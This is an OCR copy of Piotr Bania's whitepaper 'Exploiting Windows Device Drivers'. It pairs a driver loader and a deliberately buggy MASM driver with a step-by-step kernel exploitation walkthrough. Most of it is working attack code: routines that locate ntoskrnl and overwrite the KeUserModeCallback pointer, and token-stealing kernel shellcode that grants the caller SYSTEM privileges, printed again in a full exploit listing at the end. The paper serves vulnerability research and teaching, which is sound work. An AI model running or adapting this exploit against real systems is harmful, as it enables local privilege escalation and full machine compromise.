

Exploiting Windows Device Drivers

By Piotr Bania <bania.piotr@gmail.com>
http://pb.specialised.info

"By the pricking of my thumbs, something wicked this way comes . . ."
- "Macbeth", William Shakespeare.

Disclaimer

Introduction

Device driver vulnerabilities are increasingly becoming a major threat to the security of Windows and other operating systems. It is a relatively new area, thus very few technical papers covering this subject are available. To my knowledge, the first windows device driver attack was presented by SEC-LABS team in the "Win32 Device Drivers Communication Vulnerabilities" whitepaper. This publication presented useful technique of drivers exploitation and layed a ground for further research. Second publication surely worth to mention is an article by Barnaby Jack, titled „Remote Windows Kernel Exploitation Step into the Ring 0. Due to lack of technical paper on the discussed subject, I decided to share results of my own research. In this paper I will introduce my device driver exploitation technique, provide detailed description of techniques used and include full exploit code with sample vulnerable driver code for tests.

The reader should be familiar with IA-32 assembly and have previous experience with software vulnerability exploitation. Plus, it is higly recommended to read the two previously mentioned whitepapers.

Organising the lab

Here are the main things, I'm using in my small laboratory while playing with device drivers:

- pc with 1024 MB RAM (it must handle the virtual machine so it's good to keep it high)
- virtual machine emulator like Vmware of VirtualPC
- Windbg or Softice – well I was trying to use the second one with Vmware but it was pretty unstable
- IDA disassembler
- some of my software I will introduce later

I'm using remote debugging with Vmware Machine and host over named pipe, but generally any other method should be fine. That's the main things you will probably need to take a future play with the drivers.

Rings and Lands – bunch of facts

The operating system can work on different levels – so called rings. The most privileged mode is ring 0 also named as Kernel Mode, shortly if you have an ring 0 access you are system god. Kernel mode memory address starts at 0x80000000 and ends at 0xFFFFFFFF.

User land code (software applications) runs in ring 3 (it doesn't have any access to ring 0 mode), and it is doesn't have any direct access to operating system functions instead it must call (request) them by using so called functions wrappers. User mode memory address starts at 0x00000000 and ends at 0x7FFFFFFF.

Windows systems use only 2 rings modes (ring 0 and ring 3).

Driver loader

Before I will present the sample driver I will show how to load it, so here is the program which does it:

```
/* wdl.c */

#define UNICODE

#include <stdio.h>
#include <conio.h>
#include <windows.h>


void install_driver(SC_HANDLE sc, wchar_t *name)
{
	SC_HANDLE service;
	wchar_t      path[512];
	wchar_t      *fp;

	if (GetFullPathName(name, 512, path, &fp) == 0)
	{
		printf("[-] Error: GetFullPathName() failed, error = %d\n",GetLastError());
		return;
```

```
        }

        service = CreateService(sc, name, name, SERVICE_ALL_ACCESS, \
                                SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
                                SERVICE_ERROR_NORMAL, path, NULL, NULL, NULL, \
                                NULL, NULL);

        if (service == NULL)
        {
                printf("[-] Error: CreateService() failed, error %d\n",GetLastError());
                return;
        }

        printf("[+] Creating service - success.\n");
        CloseServiceHandle(sc);


        if (StartService(service, 1, (const unsigned short**)&name) == 0)
        {
                printf("[-] Error: StartService() failed, error %d\n", GetLastError());

                if (DeleteService(service) == 0)
                        printf("[-] Error: DeleteService() failed, error = %d\n",
GetLastError());

                return;

        }
        printf("[*] Staring service - success.\n");
        CloseServiceHandle(service);

}


void delete_driver(SC_HANDLE sc, wchar_t *name)
{
        SC_HANDLE service;
        SERVICE_STATUS status;

        service = OpenService(sc, name, SERVICE_ALL_ACCESS);

        if (service == NULL)
        {
                printf("[-] Error: OpenService() failed, error = %d\n", GetLastError());
                return;
        }

        printf("[+] Opening service - success.\n");


        if (ControlService(service, SERVICE_CONTROL_STOP, &status) == 0)
        {
                printf("[-] Error: ControlService() failed, error = %d\n",GetLastError());
                return;
        }

        printf("[+] Stopping service - success.\n");

        if (DeleteService(service) == 0) {
                printf("[-] Error: DeleteService() failed, error = %d\n", GetLastError());
                return;
        }

        printf("[+] Deleting service - success\n");

        CloseServiceHandle(sc);

}
```

```
int main(int argc, char *argv[])
{
	int m, b;
	SC_HANDLE sc;
	wchar_t	name[MAX_PATH];

	printf("[+] Windows driver loader by Piotr Bania\n\n");

	if (argc != 3)
	{
		printf("[!] Usage: wdl.exe (/l | /u) driver.sys\n");
		printf("[!] /l - load the driver\n");
		printf("[!] /u - unload the driver\n");
		getch();
		return 0;
	}


	if (strcmp(argv[1], "/l") == 0)
		m = 0;
	else
		m = 1;		// default uninstall mode


	sc = OpenSCManager(NULL, SERVICES_ACTIVE_DATABASE, SC_MANAGER_ALL_ACCESS);

	if (sc == NULL)
	{
		printf("[-] Error: OpenSCManager() failed\n");
		return 0;
	}


	b = MultiByteToWideChar(CP_ACP,  0, argv[2], -1, name, MAX_PATH);


	if (m == 0)
	{
		printf("[+] Trying to load: %s\n",argv[2]);
		install_driver(sc, name);
	}

	if (m != 0)
	{
		printf("[+] Trying to unload: %s\n",argv[2]);
		delete_driver(sc, name);
	}


	getch();

}

/* wdl.c ends */
```

Sample vulnerable driver

Here is the sample code of vulnerable driver we will try to exploit in this article, the skeleton is based on Iczelion’s datas.

```
; buggy.asm start

.386
.MODEL FLAT, STDCALL
OPTION CASEMAP:NONE

INCLUDE     D:\masm32\include\windows.inc

INCLUDE     inc\string.INC
INCLUDE     inc\ntstruc.INC
INCLUDE     inc\ntddk.INC
INCLUDE     inc\ntoskrnl.INC
INCLUDE     inc\NtDll.INC
INCLUDELIB  D:\masm32\lib\wdm.lib
INCLUDELIB  D:\masm32\lib\ntoskrnl.lib
INCLUDELIB  D:\masm32\lib\ntdll.lib

.CONST

pDevObj                     PDEVICE_OBJECT 0
TEXTW szDevPath,           <\Device\BUGGY/0>
TEXTW szSymPath,           <\DosDevices\BUGGY/0>


.CODE
assume fs : NOTHING

DriverDispatch proc uses esi edi ebx, pDriverObject, pIrp
      mov    edi, pIrp
      assume  edi : PTR _IRP
      sub     eax, eax
      mov     [edi].IoStatus.Information, eax
      mov     [edi].IoStatus.Status, eax
      assume  edi : NOTHING

      mov     esi, (_IRP PTR [edi]).PCurrentIrpStackLocation
      assume  esi : PTR IO_STACK_LOCATION
      .IF [esi].MajorFunction == IRP_MJ_DEVICE_CONTROL

            mov     eax, [esi].DeviceIoControl.IoControlCode

            .IF eax == 011111111h

                  mov     eax, (_IRP ptr [edi]).SystemBuffer    ; inbuffer
                  test   eax,eax
                  jz     no_write

                  mov   edi, [eax]                               ; [inbuffer] = dest
                  mov   esi, [eax+4]                             ; [inbuffer+4] = src
                  mov   ecx, 512                                 ; ecx = 512 bytes
                  rep   movsb                                    ; copy

no_write:
            .ENDIF
      .ENDIF
      assume esi : NOTHING
      mov     edx, IO_NO_INCREMENT ; special calling
      mov     ecx, pIrp
      call    IoCompleteRequest
      mov     eax, STATUS_SUCCESS
      ret
DriverDispatch ENDP
```

```
DriverUnload proc uses ebx esi edi, DriverObject
	local usSym : UNICODE_STRING


	invoke	RtlInitUnicodeString, ADDR usSym, OFFSET szSymPath
	invoke	IoDeleteSymbolicLink, ADDR usSym
	invoke	IoDeleteDevice, pDevObj
	ret
DriverUnload ENDP

.CODE INIT
DriverEntry proc uses ebx esi edi, DriverObject, RegPath
	local	usDev	: UNICODE_STRING
	local	usSym	: UNICODE_STRING

	invoke	RtlInitUnicodeString, ADDR usDev, OFFSET szDevPath
	invoke	IoCreateDevice, DriverObject, 0, ADDR usDev, FILE_DEVICE_NULL, 0, FALSE,
OFFSET pDevObj
	test	eax,eax
	jnz	epr
	invoke	RtlInitUnicodeString, ADDR usSym, OFFSET szSymPath
	invoke	IoCreateSymbolicLink, ADDR usSym, ADDR usDev
	test	eax, eax
	jnz	epr

	mov	esi, DriverObject
	assume	esi : PTR DRIVER_OBJECT
	mov	[esi].PDISPATCH_IRP_MJ_DEVICE_CONTROL, OFFSET DriverDispatch
	mov	[esi].PDISPATCH_IRP_MJ_CREATE, OFFSET DriverDispatch
	mov	[esi].PDRIVER_UNLOAD, OFFSET DriverUnload
	assume	esi : NOTHING

	mov	eax, STATUS_SUCCESS


epr:
	ret
DriverEntry ENDP

End DriverEntry

; buggy.asm ends
```

Description of the vulnerability

As you can see the vulnerability is an obvious one:

```
 --- SNIP ---------------------------------------------------------
.IF eax == 011111111h

	mov	eax, (_IRP ptr [edi]).SystemBuffer	; inbuffer
	test	eax,eax
	jz	no_write

	mov	edi, [eax]				; [inbuffer] = dest
	mov	esi, [eax+4]				; [inbuffer+4] = src
	mov	ecx, 512				; ecx = 512 bytes
	rep	movsb					; copy

no_write:
.ENDIF
 --- SNIP ---------------------------------------------------------
```

If driver gets an signal equal to 0x011111111 it checks the value of lpInputBuffer parameter, if it is equal to null nothing happens. But when the argument is different, driver reads data from the input buffer (source / destination) and copies 512 bytes from source memory to destination area (you can name it as memcpy() if you want). Probably now you are thinking what is hard within exploitation of such easy memory corruption? Of course vulnerability seems to be very easy exploitable, however did you consider the fact **you have no writeable data in the driver** and I think you are enough clever to see passing hardcoded stack address as an destination memory parameter is completely useless. Also you will be completely wrong if you say such bugs don't exist in the software of popular products. Moreover exploitation technique described here can be used for exploiting various types of memory corruptions vulnerabilities, even for so called off-by-one bugs, where the value which overwrites the memory is not specified by attacker – the limit is your imagination (well in most cases :)). Lets now hunt.

Objective: Locating useful writeable data

First of all we need to locate some kernel mode module which is available in most of Windows operating systems (I consider Windows as Windows NT). Generally this type of thinking increases prosperity of successful attack on different machine. So lets scan ntoskrnl.exe – the real kernel of Windows.

All these functions (exported – so they should be first to see):
- KeSetTimeUpdateNotifyRoutine
- PsSetCreateThreadNotifyRoutine
- PsSetCreateProcessNotifyRoutine
- PsSetLegoNotifyRoutine
- PsSetLoadImageNotifyRoutine

Seems to be very useful. Lets check KeSetTimeUpdateNotifyRoutine for example:

```
PAGE:8058634C                 public KeSetTimeUpdateNotifyRoutine
PAGE:8058634C KeSetTimeUpdateNotifyRoutine proc near
PAGE:8058634C                 mov     KiSetTimeUpdateNotifyRoutine, ecx
PAGE:80586352                 retn
PAGE:80586352 KeSetTimeUpdateNotifyRoutine endp
```

Following functions write ECX registry value to the memory address named by me as KiSetTimeUpdateNotifyRoutine, now it is time to check it cross refferences:

```
.text:8053512C loc_8053512C:   ; CODE XREF: KeUpdateRunTime+5E□j
.text:8053512C                 cmp     ds:KiSetTimeUpdateNotifyRoutine, 0
.text:80535133                 jz      short loc_80535148
.text:80535135                 mov     ecx, [ebx+1F0h]
.text:8053513B                 call    ds:KiSetTimeUpdateNotifyRoutine
.text:80535141                 mov     eax, large fs:1Ch
.text:80535147                 nop
```

As you can see instruction at 0x8053513B executes memory address from

KiSetTimeUpdateNotifyRoutine (of course when it is not equal to zero). This gives us an opportunity to overwrite the KiSetTimeUpdateNotifyRoutine and change it to memory address we want to execute. But there are some problems with this method, I had an occasion to compare few Windows kernels and guess what - in most of them procedures which call „routines" (like call dword ptr [KiSetTimeUpdateNotifyRoutine] here) are missing – they are only read and written, never get executed. This gave me very disappointing results, so I have started to find another potencial weak code points. After comparing some few memory cross references, I have found the following address:

```
(note I have named this value as KeUserModeCallback_Routine by myself)

.data:8054B208 KeUserModeCallback_Routine dd ?         ; DATA XREF: sub_8053174B+94□r
.data:8054B208                                         ; KeUserModeCallback+C2□r ...

Referenced by:

PAGE:8058696E loc_8058696E:                            ; CODE XREF: KeUserModeCallback+A6□j
PAGE:8058696E                 cmp     dword ptr [ebp-3Ch], 0
PAGE:80586972                 jbe     short loc_80586980
PAGE:80586974                 add     dword ptr [ebx], 0FFFFFF00h
PAGE:8058697A                 call    KeUserModeCallback_Routine
```

Instruction at 0x8058697A seems to be const and it is available on all kernels I have viewed. This gives enough results to take a strike, now we can plan some strategy.

NOTE: There are of course others locations that may be used for exploiting, with a little bit of wicked ideas you can even setup your own System Service Table or do some more hardcore things.

Writing the strategy (important notes)

Shortly here are the main points we need to do to exploit this vulnerability:

1) Locate ntoskrnl.exe base – since it should change every Windows run.

2) Load ntoskrnl.exe module to user land space and get KeUserModeCallback_Routine address, finally add it with ntoskrnl base and get the correct virtual address.

3) Send first signal and obtain 512 bytes from KeUserModeCallback_Routine address (due to nature of the bug we have such possiblity, this will increase stability of our exploit since we will change only 4 bytes of KeUserModeCallback_Routine)

4) Send a signal with specially crafted data (mostly read in previous step_ and overwrite the KeUserModeCallBackRoutine value and make it point to our memory (shellcode).

5) Develop special kernel mode shellcode (of course the shellcode will be ready before point 4 – 4 th step „executes it")

5a) Reset the pointer of KeUserModeCallback_Routine

5b) Give our process SYSTEM process token.

5c) Flow the execution to old KeUserModeCallback_Routine

Point 1: Locate ntoskrnl.exe base

Ntoskrnl (windows kernel) base changes every boot run, due to this we can't hardcore its base address because it will be worthless. So shortly we need to obtain this address from somewhere and to do this we will use NtQuerySystemInformation native API with SystemModuleInformation class. Following code should describe the process:

NtQuerySystemInformation prototype:

```
NTSYSAPI
NTSTATUS
NTAPI
ZwQuerySystemInformation(
IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
IN OUT PVOID SystemInformation,
IN ULONG SystemInformationLength,
OUT PULONG ReturnLength OPTIONAL
);
```

```
; -----------------------------------------------------------
; Gets ntoskrnl.exe module base (real)
; -----------------------------------------------------------

get_ntos_base       proc

             local __MODULES     : _MODULES

             pushad

             @get_api_addr"ntdll","NtQuerySystemInformation"
             @check 0,"Error: cannot grab NtQuerySystemInformation address"
             mov    ebx,eax                                 ; ebx = eax = NTQSI addr

             call   a1                                      ; setup arguments
ns           dd     0
a1:          push   4
             lea    ecx,[__MODULES]
             push   ecx
             push   SystemModuleInformation
             call   eax                                     ; execute the native
             cmp    eax,0c0000004h                          ; length mismatch?
             jne    error_ntos


             push   dword ptr [ns]                          ; needed size
             push   GMEM_FIXED or GMEM_ZEROINIT             ; type of allocation
             @callx GlobalAlloc                             ; allocate the buffer
             mov    ebp,eax

             push   0                                       ; setup arguments
```

```
            push   dword ptr [ns]
            push   ebp
            push   SystemModuleInformation
            call   ebx                                  ; get the information
            test   eax,eax                              ; still no success?
            jnz    error_ntos

                                                        ; first module is always
                                                        ; ntoskrnl.exe
            mov    eax,dword ptr [ebp.smi_Base]         ; get ntoskrnl base
            mov    dword ptr [real_ntos_base],eax       ; store it


            push   ebp                                  ; free the buffer
            @callx GlobalFree

            popad
            ret

error_ntos:  xor    eax,eax
            @check 0,"Error: cannot execute NtQuerySystemInformation"

get_ntos_base       endp


_MODULES            struct
      dwNModules    dd     0

;_SYSTEM_MODULE_INFORMATION:
      smi_Reserved dd     2 dup (0)
      smi_Base      dd     0
      smi_Size      dd     0
      smi_Flags     dd     0
      smi_Index     dw     0
      smi_Unknown   dw     0
      smi_LoadCountdw     0
      smi_ModuleName      dw     0
      smi_ImageNamedb     256 dup (0)
;_SYSTEM_MODULE_INFORMATION_SIZE = $-offset _SYSTEM_MODULE_INFORMATION
                    ends
```

Point 2: Load ntoskrnl.exe module and get KeUserModeCallback_Routine address

Loading ntoskrnl.exe into the application space is pretty simple, we will use LoadLibraryEx API to do it. Well different Windows kernels have different addresses of KeUserModeCallback_Routine, due to this we need to obtain to the correct address on different kernels. As you can see the call request (call dword ptr [KiSetTimeUpdateNotifyRoutine]) always comes from code located below KeUserModeCallback function which is exported by ntoskrnl.exe. We will use this fact, so shortly we just need to find KeUserModeCallback address and search the code (located there) for specific call instruction (0xFF15 byte sequence) and then after few calculations we will obtain the address of KeUserModeCallback_Routine. This code should illustrate it:

```

; -------------------------------------------------------------
; finds the KeUserModeCallback_Routine from ntoskrnl.exe
```

```
; -----------------------------------------------------------

find_KeUserModeCallback_Routine  proc

             pushad

             push   1                   ;DONT_RESOLVE_DLL_REFERENCES
             push   0
             @pushsz "C:\windows\system32\ntoskrnl.exe"      ; ntoskrnl.exe is ok also
             @callx LoadLibraryExA                          ; load library
             @check       0,"Error: cannot load library"
             mov    ebx,eax                                 ; copy handle to ebx


             @pushsz      "KeUserModeCallback"
             push   eax
             @callx GetProcAddress                          ; get the address
             mov    edi,eax

             @check 0,"Error: cannot obtain KeUserModeCallback address"


scan_for_call:
             inc    edi
             cmp    word ptr [edi],015FFh                   ; the call we search for?
             jne    scan_for_call                           ; nope, continue the scan

             mov    eax,[edi+2]                             ; EAX = call address
             mov    ecx,[ebx+3ch]
             add    ecx,ebx                                 ; ecx = PEH
             mov    ecx,[ecx+34h]                           ; ECX = kernel base from PEH
             sub    eax,ecx                                 ; get the real address
             mov    dword ptr [KeUserModeCallback_Routine],eax ; store

             popad
             ret


find_KeUserModeCallback_Routine  endp
```

Point 3: Send first signal and obtain 512 bytes from KeUserModeCallback_Routine address

When we will overwrite 512 bytes of kernel data with some other „bad data” we have a high probability we will crash the machine. To avoid this we will use some tricky method: by sending first signal with specially filled lpInputBuffer (packet) structure we will obtain original ntoskrnl datas (we will use the read data in next point), just like this fragment from exploit code shows:

```
D_PACKET     struct                                     ; little vulnerable driver
      dp_dest      dd     0                             ; signal struct
      dp_src        dd    0
D_PACKET     ends

             ; first signal copies original bytes to the buffer

             mov    eax,dword ptr [KeUserModeCallback_Routine]
             mov    dword ptr [routine_addr],eax
```

```
mov    [edi.D_PACKET.dp_src],eax           ; eax = source
mov    [edi.D_PACKET.dp_dest],edi          ; edi = dest (allocated mem)
add    [edi.D_PACKET.dp_dest],8            ; edi += sizeof(D_PACKET)
mov    ecx,512                             ; size of input buffer
call   talk2device                         ; send the signal!!!
                                           ; code will be stored at edi+8
```

Point 4: Overwrite the KeUserModeCallback_Routine

This point will force ntoskrnl.exe to execute our shellcode. Generally here we are „swapping" the values send in previous signals (packet members), and we only change first 4 bytes of the read buffer in 1st signal:

```
; make the old KeUserModeCallback_Routine point to our shellcode
; and exchange the source packet with destination packet

mov    [edi+8],edi                          ; overwrite the old routine
add    [edi+8],512 + 8                      ; make it point to our shellc.

mov    eax,[edi.D_PACKET.dp_src]
mov    edx,[edi.D_PACKET.dp_dest]
mov    [edi.D_PACKET.dp_src],edx            ; fill the packet structure
mov    [edi.D_PACKET.dp_dest],eax

mov    ecx,MY_ADDRESS_SIZE
call   talk2device                          ; do the magic thing!
```

Point 5: Develop special kernel mode shellcode

Due to that we are exploiting an driver it is logical we cannot use normal shellcode. We can use few other variants for example my windows syscall shellcode (published on SecurityFocus – check the References section). But there exist more useful concept, I'm talking here about shellcode that was firstly introduced by Eyas from Xfocus. The idea is pretty simple, firstly we need to find System's token and then we need to assign it to our process – this trick will give our process System privileges.

Algorithm:
- find ETHREAD (always located at fs:[0x124])
- from ETHREAD we begin to parse EPROCESS
- we use EPROCESS.ActiveProcessLinks to check all running processes
- we compare the running process with System pid (for windows XP it is always equal to 4)
- when we got it, we are searching for our PID and then we are assigning System token to our process

Here is the full shellcode:

```
; -----------------------------------------------------------
; Device Driver shellcode
; -----------------------------------------------------------

XP_PID_OFFSET             equ   084h        ; hardcoded numbers for Windows XP
XP_FLINK_OFFSET           equ   088h
XP_TOKEN_OFFSET           equ   0C8h
XP_SYS_PID                equ   04h


my_shellcode              proc

             pushad

             db     0b8h                      ; mov  eax,old_routine
old_routine  dd     0                         ; hardcoded

             db     0b9h                      ; mov   ecx,routine_addr
routine_addr dd     0                         ; this too

             mov    [ecx],eax                 ; restore old routine
                                              ; avoid multiple calls...

             ; ----------------------------------------
             ; start escalation procedure
             ; ----------------------------------------


             mov    eax,dword ptr fs:[124h]
             mov    eax,[eax+44h]
             push   eax                       ; EAX = EPROCESS


s1:          mov    eax,[eax+XP_FLINK_OFFSET] ; EAX = EPROCESS.ActiveProcessLinks.Flink
             sub    eax,XP_FLINK_OFFSET       ; EAX = EPROCESS of next process
             cmp    [eax+XP_PID_OFFSET],XP_SYS_PID   ; UniqueProcessId == SYSTEM PID ?
             jne    s1                        ; nope, continue search

                                              ; EAX = found EPROCESS
             mov    edi,[eax+XP_TOKEN_OFFSET] ; ptr to EPROCESS.token
             and    edi,0fffffff8h                  ; aligned by 8

             pop    eax                       ; EAX = EPROCESS
             db     68h                       ; hardcoded push
my_pid       dd     0
             pop    ebx                       ; EBX = pid to escalate

s2:          mov    eax,[eax+XP_FLINK_OFFSET] ; EAX = EPROCESS.ActiveProcessLinks.Flink
             sub    eax,XP_FLINK_OFFSET       ; EAX = EPROCESS of next process
             cmp    [eax+XP_PID_OFFSET],ebx         ; is it our PID ???
             jne    s2                        ; nope, try next one

             mov    [eax+XP_TOKEN_OFFSET],edi ; party's over :)

             popad

             db     68h                       ; push old_routine
old_routine2 dd     0                         ; ret
             ret


my_shellcode_size   equ $ - offset my_shellcode
my_shellcode              endp;
```

Last words

I hope you enjoyed the article, if you have any comments don't hesitate to contact me. All binaries for the article should be also downloadable via my web-site, http://pb.specialised.info. Sorry for my bad English anyway thank you for watching.

„When shall we three meet again
In thunder, lightning, or in rain?
When the hurlyburly's done,
When the battle's lost and won."
- "Macbeth", William Shakespeare.

References

1) Win32 Device Drivers Communication Vulnerabilities

2) "Remote Windows Kernel Exploitation – Step into the Ring 0", by Barnaby Jack – eEYE digital security – http://www.eeye.com

3) Eyas shellcode publication - ?

4) "The Windows 2000/NT Native Api Reference", by Gary Nebett

5) "Windows Syscall Shellcode", by myself - http://www.securityfocus.net/infocus/1844

6) http://pb.specialised.info

The exploit

```
; -------------------------------------------------------------
; Sample local device driver exploit
; by Piotr Bania <bania.piotr@gmail.com>
; http://pb.specialised.info
; All rights reserved
; -------------------------------------------------------------



include my_macro.inc
```

```
DEVICE_NAME  equu    "\\.\BUGGY"
MY_ADDRESS   equ     000110000h
MY_ADDRESS_SIZE      equ    512h         ; some more



D_PACKET     struct
      dp_dest      dd     0
      dp_src dd     0
D_PACKET     ends


             call   find_KeUserModeCallback_Routine
             call   get_ntos_base


             mov    eax,dword ptr [real_ntos_base]
             add    dword ptr [KeUserModeCallback_Routine],eax

             call   open_device
             mov    ebx,eax

             push   PAGE_EXECUTE_READWRITE
             push   MEM_COMMIT
             push   MY_ADDRESS_SIZE
             push   MY_ADDRESS
             @callx VirtualAlloc
             @check 0,"Error: cannot allocate memory!"
             mov    edi,eax


             ; first signal copies original bytes to the buffer

             mov    eax,dword ptr [KeUserModeCallback_Routine]
             mov    dword ptr [routine_addr],eax

             mov    [edi.D_PACKET.dp_src],eax
             mov    [edi.D_PACKET.dp_dest],edi
             add    [edi.D_PACKET.dp_dest],8
             mov    ecx,512
             call   talk2device

             ; original bytes are stored at edi+8 (in size of 512)
             ; now lets fill the shellcode


             mov    eax,[edi+8]
             mov    dword ptr [old_routine],eax
             mov    dword ptr [old_routine2],eax

             @callx GetCurrentProcessId
             mov    dword ptr [my_pid],eax


             push   edi
             mov    ecx,my_shellcode_size
             add    edi,512 + 8
             lea    esi,my_shellcode
             rep    movsb
             pop    edi


             ; make the old KeUserModeCallback_Routine point to our shellcode
             ; and exchange the source packet with destination packet

             mov    [edi+8],edi
             add    [edi+8],512 + 8
```

```
            mov    eax,[edi.D_PACKET.dp_src]
            mov    edx,[edi.D_PACKET.dp_dest]
            mov    [edi.D_PACKET.dp_src],edx
            mov    [edi.D_PACKET.dp_dest],eax

            mov    ecx,MY_ADDRESS_SIZE
            call   talk2device


            push   MEM_DECOMMIT
            push   MY_ADDRESS_SIZE
            push   edi
            @callx VirtualFree


            @debug  "I'm escalated !!!",MB_ICONINFORMATION


exit:
            push   0
            @callx       ExitProcess




; --------------------------------------------------------------
; Device Driver shellcode
; --------------------------------------------------------------

XP_PID_OFFSET       equ    084h
XP_FLINK_OFFSET            equ    088h
XP_TOKEN_OFFSET            equ    0C8h
XP_SYS_PID          equ    04h


my_shellcode               proc

            pushad

            db     0b8h                       ; mov  eax,old_routine
old_routine  dd     0                          ; hardcoded

            db     0b9h                       ; mov   ecx,routine_addr
routine_addr dd     0                          ; this too

            mov    [ecx],eax                  ; restore old routine
                                              ; avoid multiple calls...

            ; ----------------------------------------
            ; start escalation procedure
            ; ----------------------------------------


            mov    eax,dword ptr fs:[124h]
            mov    eax,[eax+44h]
            push   eax                        ; EAX = EPROCESS


s1:         mov    eax,[eax+XP_FLINK_OFFSET] ; EAX = EPROCESS.ActiveProcessLinks.Flink
            sub    eax,XP_FLINK_OFFSET       ; EAX = EPROCESS of next process
            cmp    [eax+XP_PID_OFFSET],XP_SYS_PID   ; UniqueProcessId == SYSTEM PID ?
            jne    s1                        ; nope, continue search

                                             ; EAX = found EPROCESS
            mov    edi,[eax+XP_TOKEN_OFFSET] ; ptr to EPROCESS.token
            and    edi,0fffffff8h                  ; aligned by 8
```

```
            pop    eax                         ; EAX = EPROCESS
            db     68h                         ; hardcoded push
my_pid      dd     0
            pop    ebx                         ; EBX = pid to escalate

s2:         mov    eax,[eax+XP_FLINK_OFFSET] ; EAX = EPROCESS.ActiveProcessLinks.Flink
            sub    eax,XP_FLINK_OFFSET       ; EAX = EPROCESS of next process
            cmp    [eax+XP_PID_OFFSET],ebx         ; is it our PID ???
            jne    s2                        ; nope, try next one

            mov    [eax+XP_TOKEN_OFFSET],edi ; party's over :)

            popad

            db     68h                       ; push old_routine
old_routine2 dd    0                         ; ret
            ret


tok_handle   dd    0



my_shellcode_size   equ $ - offset my_shellcode
my_shellcode              endp


; -------------------------------------------------------------
; finds the KeUserModeCallback_Routine from ntoskrnl.exe
; -------------------------------------------------------------

find_KeUserModeCallback_Routine  proc

            pushad

            push   1                   ;DONT_RESOLVE_DLL_REFERENCES
            push   0
            @pushsz      "C:\windows\system32\ntoskrnl.exe"
            @callx LoadLibraryExA
            @check       0,"Error: cannot load library"
            mov    ebx,eax


            @pushsz      "KeUserModeCallback"
            push   eax
            @callx GetProcAddress
            mov    edi,eax

            @check 0,"Error: cannot obtain KeUserModeCallback address"


scan_for_call:     inc    edi
            cmp    word ptr [edi],015FFh
            jne    scan_for_call

            mov    eax,[edi+2]
            mov    ecx,[ebx+3ch]
            add    ecx,ebx
            mov    ecx,[ecx+34h]
            sub    eax,ecx
            mov    dword ptr [KeUserModeCallback_Routine],eax

            popad
            ret


find_KeUserModeCallback_Routine  endp
```

```
; ------------------------------------------------------------
; Gets ntoskrnl.exe module base (real)
; ------------------------------------------------------------

get_ntos_base       proc

             local __MODULES     : _MODULES

             pushad

             @get_api_addr"ntdll","NtQuerySystemInformation"
             @check 0,"Error: cannot grab NtQuerySystemInformation address"
             mov    ebx,eax

             call   a1
ns           dd     0
a1:          push   4
             lea    ecx,[__MODULES]
             push   ecx
             push   SystemModuleInformation
             call   eax
             cmp    eax,0c0000004h
             jne    error_ntos


             push   dword ptr [ns]
             push   GMEM_FIXED or GMEM_ZEROINIT
             @callx GlobalAlloc
             mov    ebp,eax

             push   0
             push   dword ptr [ns]
             push   ebp
             push   SystemModuleInformation
             call   ebx
             test   eax,eax
             jnz    error_ntos

             mov    eax,dword ptr [ebp.smi_Base]
             mov    dword ptr [real_ntos_base],eax


             push   ebp
             @callx GlobalFree

             popad
             ret

error_ntos:  xor    eax,eax
             @check 0,"Error: cannot execute NtQuerySystemInformation"

get_ntos_base       endp


; ------------------------------------------------------------
; Opens the device we are trying to attack
; ------------------------------------------------------------

open_device         proc

             pushad

             push 0
             push 80h
             push 3
             push 0
             push 0
             push 0
```

```
            @pushsz DEVICE_NAME
            @callx CreateFileA
            @check -1,"Error: cannot open device!"

            mov   dword ptr [esp+PUSHA_STRUCT._EAX],eax
            popad
            ret

open_device        endp



; ----------------------------------------------------------
; Procedure that communicates with the driver
;
; ENTRY ->   EDI    = INPUT BUFFER
;            ECX    = INPUT BUFFER SIZE
;            EBX    = DEVICE HANDLE
; ----------------------------------------------------------

talk2device        proc

            pushad

            push 0
            push offset bytes_ret
            push 0
            push 0
            push ecx
            push edi
            push 011111111h
            push ebx
            @callx DeviceIoControl
            @check 0,"Error: Send() failed"

            popad
            ret

bytes_ret    dd    0

talk2device        endp


_MODULES           struct

      dwNModules              dd    0
      smi_Reserved            dd    2 dup (0)
      smi_Base                dd    0
      smi_Size                dd    0
      smi_Flags               dd    0
      smi_Index               dw    0
      smi_Unknown             dw    0
      smi_LoadCount           dw    0
      smi_ModuleName                dw    0
      smi_ImageName           db    256 dup (0)

                   ends


SystemModuleInformation         equ    11
KeUserModeCallback_Routine      dd    0
real_ntos_base                  dd    0
base                            dd    0


include            debug.inc
```

```
end start
```